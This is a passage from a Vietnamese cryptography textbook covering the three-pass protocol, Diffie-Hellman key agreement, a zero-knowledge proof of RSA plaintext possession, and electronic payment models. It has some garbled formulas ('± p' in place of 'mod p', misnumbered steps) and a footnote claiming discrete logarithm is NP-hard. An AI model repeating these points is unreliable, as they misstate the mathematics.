$$= E^{-1}_{Z2}(E^{-1}_{Z1}(E_{Z2}(E_{Z1}(X))) = E^{-1}_{Z2}(E^{-1}_{Z1}(E_{Z1}(E_{Z2}(X)))$$
$$= E^{-1}_{Z2}(E_{Z2}(X) = X$$

do đó B có thể tính X qua $X = E^{-1}_{Z2}(Y3)$

Như vậy để xây dựng thành công protocol ta phải đi tìm một thuật toán mã hóa thích hợp mà thỏa mãn được (*). Điều này không phải là tầm thường vì có những phép mã hóa thỏa mãn được (*) nhưng lại gây nên những rắc rối khác như ví dụ sau đây:

Ví dụ 10.6. Lấy E1 và E2 là các biến đổi mã one-time-pad [8], ta có

$Y_1 = X \oplus Z_1$

$Y_2 = Y_1 \oplus Z_2 = X \oplus Z_1 \oplus Z_2$

$Y_3 = Y_2 \oplus Z_1 = X \oplus Z_2$

Do đó ta có $X = Y_3 \oplus Z_2$. Tuy nhiên vấn đề là thuật toán mã hóa này không thể dùng được vì nó đồng thời lại kéo theo tính chất sau đây:

$Y_1 \oplus Y_2 \oplus Y_3 = X!$

[8] Nhắc lại One-time pad là hệ mã bí mật tuyệt đối duy nhất trong đó khoá được chọn là một chuỗi bít ngẫn nhiên có độ dài đúng bàng tin gửi, còn mã được tạo bằng cách đem XOR hai chuỗi bit tin gửi và khoá với nhau; giải mã bằng cách lấy bản mã XOR với bản khoá. Nên nhớ hệ này có tính thực tế rất hạn chế vì khoá dài như tin cần gửi và chỉ được dùng một lần.

Nghĩa là Eve ngồi giữa nghe trộm được các thông báo Y_1, Y_2, Y_3 và chỉ việc đem XOR chúng lại là thu được tin gốc X.

Tuy nhiên lựa chọn hàm mật mã như ví dụ sau đây thì sẽ thành công.

Ví dụ 10.6. Sử dụng phép lấy lũy thừa trong trường Z_p. Giả sử X là một phần tử khác không của Z_p, với p công khai. Mỗi NSD chọn ngẫu nhiên một số *e* sao cho $1<e<p$ và $(e, p-1) =1$.Sau đó sử dụng giải thuật GCD mở rộng để tính $d= e^{-1} \pmod{p-1}$. Các số *e* và *d* được giữ bí mật. Sau đây là một ví dụ minh họa bằng số cụ thể.

Chọn p=17. Alice chọn $e_A = 3$ và tính $d_A =11 \pmod{16}$. Bob chọn $e_B =5$ và tính $d_B = 13$.

Để gửi một thông báo mật m=2 cho Bob,

1. Alice → Bob: $Y_1 = 2^3 = 8 \pmod{17}$
2. Bob → Alice: $Y2 = 8^5 = 9 \pmod{17}$
3. Alice → Bob: $Y_3 = Y_2^{11} = 9^{11} = 15 \pmod{17}$
4. Cuối cùng Bob tính và thu được thông báo *m* như sau:

$m = Y_3^{d_B} = 15^{13} = 2 \pmod{17}$

Tất nhiên, đây vẫn là một protocol đơn giản, nhưng qua đây bạn có thể có một hình dung về công việc thiết kế một GTMM. Bên ngoài trông có vẻ đơn giản tuy nhiên công việc này đòi hỏi hiểu biết nhiều, nhất là về các công cụ toán học. Chúng ta cũng chưa đề cập gì đến việc chứng minh một protocol là đúng đắn. Ở đây ta nói đến phép chứng minh hình thức, tức là khả năng dùng công cụ logic hình thức và các hệ tiên đề để chứng minh một protocol là đúng, hơn là dựa vào phân tích trực giác. Yêu cầu chứng minh hình thức với mỗi giao thức thường là vấn đề nan giải nhất (nhiều khi không làm được đối với các giao thức phức tạp) trong việc phân tích đánh giá mỗi giao thức.

10.5.2 Giao thức thống nhất khoá Diffie-Hellman

Đây là một giao thức rất quan trọng, được sử dụng phổ biến trong hầu hết các gói giải pháp bảo mật phổ biến trên Internet (TLS, IPSEC). Mục đích của giao thức này là nhằm tạo ra một khóa chung giữa 2 bên A và B thông qua mạng công cộng mà không sử dụng người thứ ba (hãy so sánh với Needham-Schroeder giới thiệu ở chương 5). Giao thức này được xây dựng như một hệ khóa công khai dù không phải là một hệ mật mã công khai. Nó được đề xuất trong bài báo nổi tiếng của Diffie và Hellman cùng với ý tưởng về xây dựng hệ thống khóa côn khai ("New direction in Cryptography", 1976). Tuy nhiên một nhà bác học làm trong cơ quan tình báo Anh (Williamson) sau đó cũng đã lên tiếng nói rằng ông đã nghĩ ra giao thức này từ trước nhưng không thể công bố mà phải giữ bí mật trong nội bộ. Phần trình bày sau đây sẽ nêu ngắn gọn tư tưởng của giải pháp và ví dụ minh họa số cho thuật toán.

Để thiết lập hệ thống, A và B thống nhất chọn một số nguyên tố p, một phần tử nguyên thuỷ (primitive element) 1<α<p, tức là:

$$\{\alpha^0, \alpha^1, \alpha^2, ..., \alpha^{p-1}\} = \{1,2,3 ..., p-1\}$$

Trong một hệ thống nhiều người sử dụng, các giá trị α và p có thể coi là tham số hệ thống mà tất cả mọi người đều biết. Đối với bất kỳ số nguyên tố nào cũng có nhiều phần tử nguyên thủy, hay còn gọi là phần tử sinh ra Z_p, và nhiều phần từ khác (thuộc vào Z_p) mà không phải là nguyên thủy. Tuy nhiên ta không khảo sát tính chất toán học này ở đây. Hai bên A và B sau đó sẽ lựa chọn các khóa bí mật (X_A, X_B) cho mình và thiết lập các giá trị có thể gọi là khóa công khai tương ứng (Y_A, Y_B).

4. A chọn một số ngẫu nhiên X_A, $1 \le X_A \le p$. B chọn một số ngẫu nhiên X_B, $1 \le X_B \le p$.
5. A →B: $Y_A = \alpha^{X_A} \pm p$
6. B → A: $Y_B = \alpha^{X_B} \pm p$
7. Cuối cùng A tính:

$$K = (Y_B)^{X_A} \pm p = (\alpha^{X_B})^{X_A} = \alpha^{X_A X_B} \pm p$$

B tính:

$$K = (Y_A)^{X_B} \pm p = (\alpha^{X_A})^{X_B} = \alpha^{X_A X_B} \pm p$$

Như vậy ta thấy hai bên A và B đã trao đổi hai giá trị luỹ thừa của α, (với bậc X_A và X_B) và từ đó hai bên đều cùng tính được cùng một số K cũng là luỹ thừa của α với bậc bằng tích $X_A X_B$. Vì X_A và X_B là được giữ bí mật và không truyền đi nên K cũng là bí mật, tức là hai bên có thể thống nhất chọn số K chung này làm khoá bí mật chung.

Kẻ thù chỉ có thể nghe trộm được Y_A,Y_B truyền qua mạng, để tính được K nó cần phải biết X_A,X_B. Dựa vào Y_A tìm X_A là khó: *Độ an toàn của hệ thống quyết định bởi tính khó của bài toán tính logarit rời rạc*. Sau đây là một ví dụ minh hoạ cụ thể cho giao thức trao chuyển khoá Diffie-Hellman

Tuy nhiên giao thức này vẫn có điểm yếu: nó là không an toàn đối với tấn công kẻ ngồi giữa thao túng (the man-in-the-middle attack). Trong phép tấn công này, kẻ thù C là rất mạnh và hiểm: C lẻn vào ngồi vào vị trí giữa A và B (vì tất nhiên A và B cách mặt nhau trên mạng) và đóng giả mỗi bên khi liên lạc với phía bên kia (đóng giả làm A để giao tiếp với B, và đóng giả là B để giao tiếp với A) và qua đó thiết lập khoá chung giữa A và C, B và C. Trong khi đó A và B cứ tưởng là mình đang thiết lập khoá chung giữa A và B với nhau. Kết cục A và B hoá ra nói chuyện với C chứ không phải là nói chuyện với nhau.

10.5.3 Zero-knowledge protocols

Nếu bạn nhập cảnh vào một đất nước thì người ta sẽ yêu cầu bạn trình hộ chiếu và Visa, nếu bạn muốn vào một tòa nhà có bảo vệ thì bạn cần phải cho xem chứng

minh thư, nếu bạn muốn đi qua một phòng tuyến thì bạn phải cho biết một mật khẩu. Như vậy để bạn có thể chứng thực được mình chính là mình và mình có đủ thẩm quyền được phép làm gì đó thì bạn phải trình cho người gác xem một vật sở hữu gắn liền với bạn. Đó là thế giới thực truyền thống. Nhưng trong thế giới mạng với sự trang bị của LTMM bạn lại có thể có những phép màu là thông qua những protocol đặc biệt mà ở đó ta không cần cho xem vật sở hữu của ta (coi nó như một bí mật) mà vẫn chứng minh được cho người thẩm tra/người gác Victor rằng đúng là thật sự ta đang sở hữu vật đó. (Có phải bạn thấy nó như một điều phi lý không?!). Trường hợp này có thể rất cần thiết[9]. Điều này có thể thực hiện được thông qua khả năng của Peggy trả lời được một số câu hỏi của Victor - tuy nhiên không vì thế mà các câu trả lời lại lộ ra một chút thông tin cho phép Victor có thể đoán được vật sở hữu bí mật đó. Mật vẫn hoàn mật, dù Victor-gián điệp có ranh ma đến đâu cũng chỉ thu được số 0 về thông tin riêng tư của Peggy. Chính vì thế những protocol này được gọi với cái tên là zero-knowledge protocol; chúng cho phép các thao tác quan trọng như chứng minh danh tính (identification) hay trao chuyển khóa (key exchange) có thể cài đặt được mà không làm lộ một chút bí mật nào. Những tính chất này đặc biệt hấp dẫn khi áp dụng trong smart card.

Trước khi nêu một protocol làm ví dụ minh họa, ta nhắc lại các bên tham gia và có thể có can thiệp vào:

- Peggy người chứng minh (the prover): Peggy nắm được một thông tin và muốn chứng minh cho Victor hay nhưng không muốn tiết lộ thông tin đó.
- Victor người thẩm tra (the verifier): Victor được quyền hỏi Peggy một loạt câu hỏi cho đến khi nào anh ta chắc chắn là Peggy nắm được thông tin mật đó. Victor không thể suy tìm được thông tin này ngay cả khi anh ta có cố tình lừa đảo hoặc không tuân thủ protocol.
- Eve người nghe trộm (Eavesdropper): Eve nghe trộm cuộc đối thoại trên mạng. Protocol cần phải chống lại không để Eve lấy được tin đồng thời đề phòng replay attack, tức là khả năng Eve sao chép các thông báo của Peggy phát đi và dùng lại sau này để lừa Victor.
- Mallory kẻ địch tiềm năng nguy hiểm nhất (the malicious active attacker): Loại này vừa nghe trộm lại vừa có khả năng can thiệp bằng cách xóa, thay thế hay sửa đổi các thông báo của Peggy và Victor trên mạng.

Bí mật cần chứng minh là một mẩu thông tin như là một mật khẩu, một khóa riêng bí mật của một hệ khóa công khai hay là một đáp số của một vấn đề toán học học búa. Sau đây là một ví dụ về giao thức như vậy, trong đó một người cần chứng minh sự

[9] Người gác chỉ có nghĩa vụ kiểm tra xem ta có thẩm quyền để ra vào một địa điểm nào đó hay không nhưng chính người gác chưa chắc có quyền đó. Nếu bạn là một VIP, còn người gác lại làm tay sai cho một tổ chức nào khác thì các thông tin riêng tư của bạn có thể bị thu thập gây bất lợi cho bạn.

sở hữu của mình về một tin mật đã được mã hóa bằng hệ RSA (proof of a plaintext possession).

Giao thức PPP chứng minh sở hữu một tin mật trong RSA

Giả sử (n,e) là một hệ khóa công khai RSA của một tổ chức nào đó. Giả sử Peggie được sở hữu và muốn chứng minh rằng cô ta biết một bản tin (plaintext) m là đã bị mã hóa thành bản mã (ciphertext) c trong hệ RSA này, tức là $c= m^e \pmod n$. Cô ta muốn chứng minh sự sở hữu này với Viktor mà không thể để lộ nó (chẳng hạn như trong một vụ bán thông tin bí mật), thì một giao thức như sau có thể tiến hành:

1. P → V: $y=r^e$ với $r \leftarrow^R Z_n$
2. V → P: $b \leftarrow^R \{0,1\}$.
3. P → V: $z = r*m^b$ (tức là $z=r$ nếu $b=0$ hoặc $z=rm$ nếu $b=1$)
4. V kiểm tra kết quả như sau: nếu anh ta đã gửi $b=0$ ở bước 2 thì anh ta kiểm tra xem có thực $z^e=y$, nếu anh ta đã gửi đi $b=1$ ở bước hai thì anh ta kiểm tra xem $z^e=y*c$ có đúng không.

Ký hiệu $\leftarrow^R S$ có nghĩa là chọn (sinh) 1 giá trị ngẫu nhiên từ tập S cho trước (khả năng lựa chọn mọi phần tử của S là như nhau).

Bốn bước này có thể lặp đi lặp lại rất nhiều lần và Victor có thể thay đổi giữa gửi $b=0$ và $b=1$ ở bước thứ hai một cách ngẫu nhiên tùy ý để thật yên tâm rằng thực sự Peggie là chủ nhân của thông tin m.

Bạn đọc hãy tự lý giải cho mình những nhận xét sau đây:

1. Peggie thực sự (tức là không phải mạo danh), người biết m, thì luôn luôn đáp ứng thành công. Tính chất này được gọi tính đầy đủ của một ZKP (completeness)

2. Nếu Mallory mạo danh Peggie thì anh ta sẽ thất bại với xác xuất rất cao (tùy thuộc vào số lần mà Victor lặp lại 4 bước của protocol). Tính chất này được gọi tính vững chãi (soundness).

3. Dù làm thế nào (tăng số lần lặp đi lặp lại và thay đổi giá trị b) Victor cũng không thể biết được gì hơn về m ngoại trừ điều rằng nó là một giá trị mà nếu đem lũy thừa số mũ e thì thu được giá trị c [10].

10.6 ỨNG DỤNG: GIỚI THIỆU VỀ THANH TOÁN ĐIỆN TỬ

Trong những năm gần đây, với sự phát triển mạnh mẽ của công nghệ thông tin và đặc biệt là sự phát triển của mạng Internet với tính xã hội hóa cao, việc ứng dụng Công nghệ thông tin không chỉ còn ở mức áp dụng vào các ngành công nghiệp hay các công cụ hỗ trợ quản lý mà đã dần đi vào cuộc sống của mỗi cá nhân trong xã hội. Với

[10] Cần lưu ý rằng bài toán tìm DLP (Discrete Logarithm Problem) được coi là bài toán NP-khó và không có lời giải thời gian đa thức (tức là với những con số chọn đủ lớn thì thực tế không thể thực hiện được dù giả sử có trong tay các siêu máy tính thì thời gian thực hiện cũng mất hàng nghìn năm!)

khả năng kết nối giữa các máy tính trên toàn thế giới, Internet đã trở thành một môi trường thông tin liên lạc, truyền tải thông tin hết sức năng động, đa dạng và linh hoạt. Sự phát triển của Internet thể hiện rõ ở việc các trang web cung cấp thông tin về các doanh nghiệp và dịch vụ đã trở nên hết sức phổ biến. Người ta thấy ở đó ngoài chức năng cung cấp các thông tin về kinh tế, thể thao hay các thông tin về công nghệ, trang Web còn là một công cụ rất tốt để quảng cáo, một địa điểm trưng bày hàng mà mọi người đều có thể "*tới thăm*" một cách dễ dàng. Và tiếp theo đó là dễ dàng "*đặt mua*", tuy nhiên khâu giao hàng và chuyển tiền lại là một công việc phức tạp hơn nhiều.

Trong các hệ thống mua bán trên Internet hiện nay, hàng hóa được chia làm hai loại: những hàng hóa có hình thái vật lý cụ thể, chẳng hạn như sách, máy tính, đĩa CD, và những loại hàng hoá có hình thái phi vật chất, đó là các thông tin số hoá chẳng hạn như ca nhạc, hình ảnh, dịch vụ đánh bạc, các chương trình trò chơi ... Với những mặt hàng vào loại thứ nhất, việc giao hàng sau khi nhận được đơn đặt hàng là chuyển tới cho các hãng vận chuyển để tới tay người mua và sau đó, chứng từ giao hàng lại được hãng vận chuyển chuyển lại cho người bán. Còn với loại hàng hóa thứ hai thì đơn giản hơn nhiều: tất cả việc giao hàng chỉ đơn giản là truyền file trên mạng Internet với cơ chế truyền tin bảo mật.

Còn ở khâu thanh toán qua mạng: vấn đề không còn đơn giản như vậy. Hiện tại, hầu hết các dịch vụ mua bán hàng hóa trên mạng đều sử dụng hình thức thanh toán bằng thẻ tín dụng (credit card) để thanh toán. Người sử dụng cần nhập vào các thông tin: tên người sử dụng, mã số thẻ, ngày hết hạn của thẻ. Nhưng vì thẻ tín dụng là một công cụ sử dụng phổ biến cho các thanh toán khác nhau nên những thông tin trên sẽ có rất nhiều người biết. Và do đó, tình hình sẽ xảy ra là "*nếu tôi biết những thông tin thẻ tín dụng của anh thì hoàn toàn tôi có thể mua một món hàng trên mạng (an toàn hơn là loại thứ hai) còn anh là người trả tiền*" - gian lận kiểu này không thể hạn chế được. Thực tế hiện nay, các gian lận về thẻ trên Internet chiếm từ 6-7% tổng số các giao dịch thẻ ở các nước châu Âu, và tỷ lệ này ở châu Á là 10%. Tại Việt Nam, tuy dịch vụ thẻ tín dụng được đưa vào áp dụng vào cuối năm 1996 nhưng đến nay, tỷ lệ các giao dịch gian lận trên tổng số các giao dịch là hơn 10%, cứ trong 5 giao dịch gian lận thì có 4 giao dịch gian lận mua hàng trên Internet và trong 4 giao dịch đó thì có 1 giao dịch là mua hàng hoá, 3 giao dịch là sử dụng các dịch vụ khác.

Như vậy rõ ràng có thể kết luận rằng, trên thế giới hiện nay, nhu cầu về thương mại điện tử rất phổ biến nhưng các vấn đề hạ tầng xoay quanh thanh toán điện tử vẫn chưa được giải quyết tương xứng và đáp ứng được các đòi hỏi đặt ra. Do đó có thể kết luận việc nghiên cứu xây dựng các hệ thống thanh toán điện tử để đảm bảo an toàn thông tin trong các dich vụ thương mại điện tử là một hướng nghiên cứu rất cần thiết hiện nay.

Việc xây dựng các hệ thống thanh toán điện tử về mặt kỹ thuật chính là ứng dụng các thành tựu của lý thuyết mật mã (cryptology). Các mô hình thanh toán được trừu tượng hoá bằng các mô hình hệ thống phân tán với các giao thức mật mã được xây dựng để đảm bảo an toàn cho việc giao dịch thông tin giữa các bên tham gia. Thực tế

cho thấy, để đảm bảo đồng thời rất nhiều đòi hỏi phức tạp khác nhau, các giao thức mật mã trong thanh toán điện tử, đặc biệt trong các hệ thống mô phỏng tiền mặt điện tử (electronic cash) là các giao thức có độ phức tạp rất cao, đòi hỏi những kỹ năng đặc biệt trong nghiên cứu đáng giá. Tuy nhiên những năm gần đây tính chất khó khăn nay đem lại hứng thú cao và tạo nên một sức thu hút nghiên cứu lớn, đem lại rất nhiều kết quả khoa học. Chính sức hút này đã đem lại những cố gắng để nghiên cứu phát triển các hệ mật mã cơ bản để từ đó áp dụng vào xây dựng các giao thức thanh toán. Vì thế có thể nói nghiên cứu thanh toán điện tử đã có một tác động quay trở lại rất tốt đối với các mạch nghiên cứu lý thuyết cơ bản trong ngành mật mã.

10.6.1 Tổng quan về thanh toán điện tử

Về mục đích, thanh toán điện tử là hệ thống cho phép *các bên tham gia tiến hành mua bán được,* tương tự như các phương thức thanh toán đã có. Tuy nhiên về cách giao dịch thì hoàn toàn mới, người sử dụng tiến hành *xử lý thanh toán bằng các phương pháp mới thông qua các khâu được thực hiện hoàn toàn trên máy tính*. Tóm lại, mặc dù bản chất của các mô hình thanh toán điện tử cũng là mô phỏng lại những mô hình mua bán truyền thống, nhưng từ các thủ tục giao dịch, thao tác xử lý dữ liệu rồi thực hiện chuyển tiền, tất cả đều thực hiện thông qua máy tính được nối mạng bằng các giao thức riêng chuyên dụng.

Trước hết về mặt mô hình, một phương thức thanh toán nói chung là một mô tả hoạt động của một hệ thống (trong thanh toán điện tử, đó là một hệ thống xử lý phân tán) có nhiều bên tham gia, trong đó có hai bên cơ bản là bên mua (người trả tiền) và bên bán (người được trả tiền). Trong thanh toán điện tử các bên được đại diện bởi các máy tính của mình nối với nhau qua mạng máy tính, sử dụng chúng để thực hiện các *giao thức thanh toán* (payment protocol).

Hệ thống còn có thể có sự tham gia của các tổ chức tài chính như là các ngân hàng đại diện của mỗi bên. Trong một số hệ thống thanh toán lại sử dụng một thực thể khác đóng vai trò là nhà môi giới, đảm nhiệm việc phát hành *những hình thức của tiền* (một vật thể nào đó mang giá trị trao đổi thanh toán) thường được gọi là *đồng tiền số* (digital coin), *tiền điện tử* (electronic cash) hoặc *séc điện tử* (electronic cheque) và đổi lại thành tiền thật cho các bên tham gia.

Đặc trưng của mô hình đang xét là các bên giao dịch với nhau để chuyển tiền, thay vì tiền mặt, các bên trong thanh toán điện tử sẽ trao đổi với nhau các chứng từ được số hoá (thành những chuỗi bits là hình thức duy nhất máy tính có thể dùng được). Bản chất là bên được thanh toán có thể thông qua nhà băng của mình (và tất nhiên là phải liên hệ đến nhà băng của bên thanh toán) để chuyển tiền vào tài khoản của mình. Các quá trình này sẽ được phản ánh trong các giao thức thanh toán trong mỗi hệ thống, tức là tập hợp thứ tự các bước truyền gửi thông tin và xử lý số liệu giữa các bên để đạt được mục đích là chuyển đầy đủ các thông tin chứng từ thanh toán và đảm bảo an toàn công bằng cho mỗi bên theo yêu cầu tường minh ban đầu.

Nếu như lấy sự chênh lệch khác biệt giữa hai thời điểm (1) thời điểm bên trả tiền trao chứng từ ủy nhiệm cho bên được trả và (2) thời điểm bên trả tiền thực sự xuất tiền khỏi tài khoản của mình – làm tiêu chí phân biệt thì các phương thức thanh toán điện tử có thể được phân loại theo các mô hình chính như sau: *Mô hình trả sau* (khi thời điểm (1) xảy ra trước thời điểm (2)) và *Mô hình trả trước* (khi thời điểm (2) xảy ra trước thời điểm (1)).


10.6.3 Mô hình trả sau (Pay - now / Pay - later)

Với mô hình này, sự kiện tiền thực sự được rút ra khỏi tài khoản bên mua để chuyển sang bên bán là xảy ra ngay trong (paynow) hoặc sau (paylater) giao dịch mua bán. Hoạt động của hệ thống dựa trên nguyên tắc tín dụng (credit), trong đó bên mua sẽ trả cho bên bán một chứng từ tín dụng (credit crendential) nào đó có tác dụng giống như cheque. Người bán có hai cách lựa chọn: chấp nhận giá trị thay thế của tín dụng đó và chỉ liên lạc chuyển khoản với ngân hàng của mình sau này (pay-later), hay là, liên lạc với ngân hàng của mình trong quá trình mua bán, việc chuyển khoản xảy ra ngay trong giao dịch (pay-now).

Với pha chuyển khoản (clearing process) thì người được thanh toán sẽ nêu yêu cầu chuyển khoản với nhà băng đại diện (acquirer) để nó liên lạc với ngân hàng đại diện của người thanh toán, thực hiện kiểm tra / chấp nhận chứng từ tín dụng, khi đó việc chuyển tiền thực sự (actual fund transfer) sẽ diễn ra giữa tài khoản của người thanh toán và được thanh toán. Kết thúc quá trình này, nhà băng đại diện của bên thanh toán sẽ gửi một thông báo lưu ý sự kiện chuyển khoản đó cho khách hàng của mình (notification). Mô hình thanh toán theo kiểu trả sau mô phỏng phương thức thanh toán bằng séc nên thường được gọi là mô hình phỏng séc (cheque-like model).

Tất nhiên pha chuyển tiền thực sự này nếu được làm ngay trong giao dịch thì an toàn nhất (pay-now), tuy nhiên như vậy tốc độ xử lý giao dịch sẽ chậm, chi phí truyền tin và xử lý trực tuyến (on-line) trên các máy chủ ở các nhà băng sẽ cao, vì vậy mô hình pay-later vẫn được ưu tiên sử dụng khi số tiền thanh toán là không lớn.

Chứng từ tín dụng được đề cập ở mô hình này, do người thanh toán tạo ra, dựa trên những thông tin riêng về tên tuổi, số tài khoản và có thể là cả tình trạng tài khoản




(khả năng thanh toán được) của người thanh toán. Một ví dụ điển hình về mô hình này là các hệ thống thanh toán bằng thẻ tín dụng đang được sử dụng rộng rãi (credit card system). Nếu như người thanh toán cố tình lừa dối, thực hiện thanh toán khi không có khả năng thì anh ta sẽ bị các ngân hàng loại ra, doanh nghiệp của anh ta sẽ không thể tồn tại lâu dài. Hệ thống đó được đảm bảo bằng việc mỗi khách hàng phải chăm lo cho uy tín xã hội của mình.

10.6.4 Mô hình trả trước.

Trong mô hình này, khách hàng (customer) sẽ liên hệ với ngân hàng (hay một công ty môi giới - broker) để có được một chứng từ do nhà băng phát hành (chứng từ hay đồng tiền số này mang dấu ấn (token) của nhà băng), được đảm bảo bởi nhà băng và do đó có thể dùng để thanh toán ở bất cứ nơi nào đã có xác lập hệ thống thanh toán với nhà băng này.

Trong pha giao dịch này (withdrawal), để đổi lấy chứng từ nhà băng, tài khoản của khách hàng sẽ bị triết khấu đi tương ứng với giá trị của chứng từ đó. Như vậy khách hàng đã thực sự trả tiền trước khi có thể sử dụng được chứng từ này để mua hàng và thanh toán ở một nơi nào đó. Vì thế mô hình này được gọi là mô hình trả trước (prepaid). Chứng từ ở đây không phải do khách hàng tạo ra, không phải để dành cho một vụ mua bán cụ thể, mà do nhà băng phát hành có thể dùng vào mọi mục đích thanh toán, vì thế nó giống như tiền mặt và do đó mô hình còn được gọi là mô hình phỏng tiền mặt (cash-like model).

Khi khách hàng đến một cửa hàng nào đó (shop) mua hàng và thanh toán bằng chứng từ tiền mặt này, cửa hàng sẽ tiến hành kiểm tra tính hợp lệ của chứng từ dựa trên những thông tin đặc biệt do nhà băng tạo trên đó. Sau đó cửa hàng có thể chọn một trong hai cách: (1) liên hệ với nhà băng để chuyển vào tài khoản của mình ngay trước khi chấp nhận giao hàng (deposit-now); (2) chấp nhận và chỉ liên hệ chuyển tiền sau vào thời gian thích hợp (deposit later). Một trường hợp riêng phổ biến của mô hình phỏng tiền mặt là *mô hình tiền mặt điện tử hay tiền điện tử* (electronic cash)



Hình 10.3: Mô hình thanh toán điện tử phỏng tiền mặt

10.6.5 Sơ lược về mô hình tiền mặt điện tử (Electronic Cash)

Mô hình, các bên tham gia và giao thức


Hạ tầng thanh toán. Giống như tiền mặt, tiền điện tử cũng có giá trị tiêu dùng được xã hội công nhận. Để tham gia vào hệ thống thanh toán điện tử người sử dụng phải dựa trên một hạ tầng thanh toán đã có, bởi anh ta phải trả tiền để mua tiền điện tử như bất kỳ một mặt hàng hay sử dụng dịch vụ nào khác. Vì vậy, ta có thể coi người sử dụng đã đăng ký tài khoản trong ngân hàng, nơi có nhiệm vụ phát hành tiền điện tử.

Giao thức rút tiền. Để có được và tiến hành giao dịch bằng tiền điện tử, người sử dụng phải rút tiền từ tài khoản của mình trong ngân hàng dưới dạng tiền điện tử. Quá trình rút tiền này thực hiện bằng **giao thức rút tiền** với các bên tham gia là ngân hàng và người sử dụng.

Giao thức thanh toán. Người sử dụng dùng số tiền điện tử này để thanh toán trong các giao dịch với các nhà cung cấp (chấp nhận thanh toán bằng tiền điện tử do ngân hàng của người sử dụng phát hành) qua **giao thức thanh toán**.

Giao thức gửi tiền. Cuối cùng, kết thúc vòng luân chuyển của đồng tiền số, nhà cung cấp gửi số tiền nhận được từ người sử dụng vào tài khoản của mình. Việc gửi tiền vào tài khoản được thực hiện theo định kỳ (ví dụ: cuối ngày). Trong mô hình thanh toán, quá trình gửi tiền trên được gọi là **giao thức gửi tiền**. Tuỳ theo từng mô hình cụ thể mà đồng tiền do nhà cung cấp sở hữu có thể có giá trị thanh toán tiếp hay không, với mô hình không chấp nhận thanh toán tiếp, nhà cung cấp buộc phải gửi những đồng tiền này vào tài khoản của mình trước thời điểm hết hạn sử dụng của chúng.

Hình 10.4: Vòng quay của đồng tiền số



Gian lận double-spending

Gian lận. Khác với các phương tiện thanh toán khác (tiền mặt, séc), người ta dễ dàng sao chép tiền điện tử, bởi chúng chỉ là các giá trị số (bits) thông thường trong máy tính. Kẻ gian lận có thể lợi dụng đặc điểm này bằng cách cố tình sử dụng các phiên bản của cùng một đồng tiền điện tử trong các giao dịch thanh toán khác nhau, hiện tượng gian lận này thường được gọi là gian lận double-spending. Vì vậy, trong quá trình thanh toán người ta luôn cần có thủ tục kiểm tra tính hợp lệ của đồng tiền số, bao gồm cấu trúc đồng tiền và hiệu lực thanh toán hiện thời của chúng (đồng tiền đã được tiêu lần nào chưa).

